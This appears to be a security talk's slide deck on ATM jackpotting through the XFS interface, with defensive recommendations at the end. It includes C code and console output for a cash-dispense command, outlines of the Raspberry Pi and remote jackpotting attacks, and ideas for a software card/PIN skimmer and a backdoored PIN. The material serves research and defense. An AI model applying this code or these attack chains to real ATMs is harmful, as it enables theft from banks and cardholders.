
4.16 WFS_CMD_CDM_SET_TELLER_POSITIONS 31
4.17 WFS_CMD_CDM_CASH_IN_START 31


5 HOURS
LATER...



```
   Dispenser:  0
   Stacker:    0
   Safedoor:   1
   Position:   77
   Output Positions
   -------------
   00 - CENTER (status=0x0) Shutte
[+] Listing cash units on DBD_AdvF
[+] OK
[*] Found 04 cash units (may not
    00: REJCT     - (    ) - (null
    Type=2 Value=0
    Min=00000000 Max=00000000 C
    USABLE
    01: RET       - (    ) - (nu
    Type=6 Value=0
    Min=00000000 Max=0000000
    USABLE
    02: USD DUSD - (USD) -
    Type=3 Value=20
    Min=00000001 Max=0000
    USABLE
    03: USD CUSD
 - (USD) - (null)
    Type=3 Value=10
    Min=00000001 Max=0
    USABLE
[+] Dispense Returned
[+] Releasing lock
[+] OK
[*] WFSUnlock retur
PS C:\Program File
```

XFS – A simple “Jackpotting” request




```
// the bill numbers from each cash.
HRESULT cdm_dispense(int argc, char** argv)
{
    if (argc < 2 || argc > 4) return WFSC_BAD_CMD;
    Service * svc = get_service(atoi(argv[0]));
    if (!svc) return WFSC_BAD_CMD;
    LPWFSRESULT res; HRESULT out;

    DWORD  amt = atoi(argv[1]);
    USHORT mix = (argc == 4) ? atoi(argv[3]) : 1;
    char* cur = (argc >= 3) ? argv[2] : (char*)"USD";
    if (strlen(cur) < 3) return WFSC_BAD_CMD;

    lock(svc);
    WFSCDMDENOMINATION denom;
    denom.cCurrencyID[0] = cur[0];
    denom.cCurrencyID[1] = cur[1];
    denom.cCurrencyID[2] = cur[2];

    denom.lpulValues = NULL; // Let the ATM figure out the actual denomination.
    denom.usCount = 0;

    denom.ulAmount = amt; // Amount to dispense.
    denom.ulCashBox = 0;  // Unused.

    WFSCDMDISPENSE cmdDispense;
    cmdDispense.bPresent = TRUE;              // Present money to customer.
    cmdDispense.fwPosition = WFS_CDM_POSNULL; // Default output position.
    cmdDispense.usMixNumber = mix;
    cmdDispense.lpDenomination = &denom;
    cmdDispense.usTellerID = 0; // UNUSED
    out = WFSExecute(svc->handle, WFS_CMD_CDM_DISPENSE, &cmdDispense, WFS_INDEFINITE_WAIT, &res);
    printf("[+] Dispensing %d %s from %s...\n", amt, cur, svc->name.c_str());
    check(out);
    unlock(svc);
    return WFS_SUCCESS;
```

XFSc – An XFS exploration Tool

Make it easier for Security Researchers to experiment with XFS

- Command-Line Driven
- Scriptable (Intrusion Testing Engagements)
- Extendable (Easily add commands)
- Currently, only a fraction of XFS
  - Cash Dispenser Modules
  - Info Commands
- **Will never include XFS SPIs and drivers**

- **Link:** https://github.com/GoSecure/xfsc



```
>>> XFS CLI - Copyright (c) 2019 GoSecure Inc. <<<
[+] Loading msxfs.dll... OK
[+] Establishing connection with XFSManager
[+] OK
[*] API: XFS API v2.00 to v3.30
[+] Opening Service: [redacted]
[+] OK
[*] Service:  [redacted] XFS
[*] Provider:
[+] Querying Capabilities...
[+] OK
    bCashBox: 0
    bCompound: 0
    bIntermediateStacker: 0
    bItemsTakenSensor: 0
    bPowerSaveControl: 7143535
    bPrepareDispense: 7274605
    bSafedoor: 0
    bShutter: 0
    bShutterControl: 1
    Exchange Type: 1
    Type: Self-Service Coin
    Max Dispense: 18
    Extra: 0=040111
    Positions:
      - FRONT
[+] Acquiring lock on [service]
[+] OK
```

XFS – The Raspberry Pi Attack

You might have heard of it in the News

- XFS drivers and SPIs pre-loaded on Pi
- Malicious cash dispense routine
- Battery Powered
- Plug-and-Loot approach

- Criminals drill or cut a hole near where the cash dispenser's USB cable/port is (Based on ATM model)
    - Plug Pi
    - Take bills
    - Leave before any alarms trigger

XFS – The Remote Jackpotting Attack

Mr. Robot would be proud

- Threat Actor Compromises Bank Network
  - Phishing
  - Exploit
  - …
- Reconnaissance and Lateral Movement
- Privilege Escalation
- Identify how ATMs are managed
- Gain Access to ATM management interface
  - Domain Admin / RDP/ WinRM / etc.
- Identify ATM physical locations
- Use management interface to execute code

XFS – Other Attack Ideas

The potential of XFS

- In-Software Card & Pin Skimmer
  - Intercept all card numbers and associated PINs
- Backdoored PIN
  - Type a pre-determined PIN and amount to withdraw
- Remote Jackpotting (Already done by criminals)
  - In and out without even touching the hardware

Bottom-Line: With **XFS access**, you have full control over the ATM hardware

Defending Against Threats

Defense – Outgoing Tunnel

- Configure ATM to only connect to management/backend network via secure VPN or similar technology
- Use secure protocols to interact with backend, even through VPN
  - TLS certificate pinning
  - Mutual Authentication

Defense – Change Cabinet Locks

- Standard cabinet locks are widely deployed, keys are available cheaply
- Upgrade locks to less-generic models
- Makes initial access much more difficult

Defense – Separation of Privileges

- Account that runs the ATM user interface should not have direct access to XFS drivers
- Go through a local service that runs in highly protected context to mitigate risks related to code execution

Defense – Protect Computer Access

- Computer should be treated as the equivalent of a cash dispenser
- Protect it accordingly by placing it in the safe
- Avoid positioning computer near easily cut or drilled surfaces (plastic cabinet)

Defense – Protect Peripheral Access

- Having access to USB cables allows full bypass of all other protections
- Critical peripherals such as the cash dispenser and cassettes should not be accessible directly when opening the cabinet

Resources

- XFS Specification
- XFS Exploration Tool
    - (Drivers not included)
    - Use responsibly
- CEN/XFS Jackpotting (Blog)

Carbanak (2015) Coverage

- Kaspersky Report
- Darknet Diaries EP 35
- Surveillance Camera Footage

- Icons: https://draw.io

Questions / Comments ?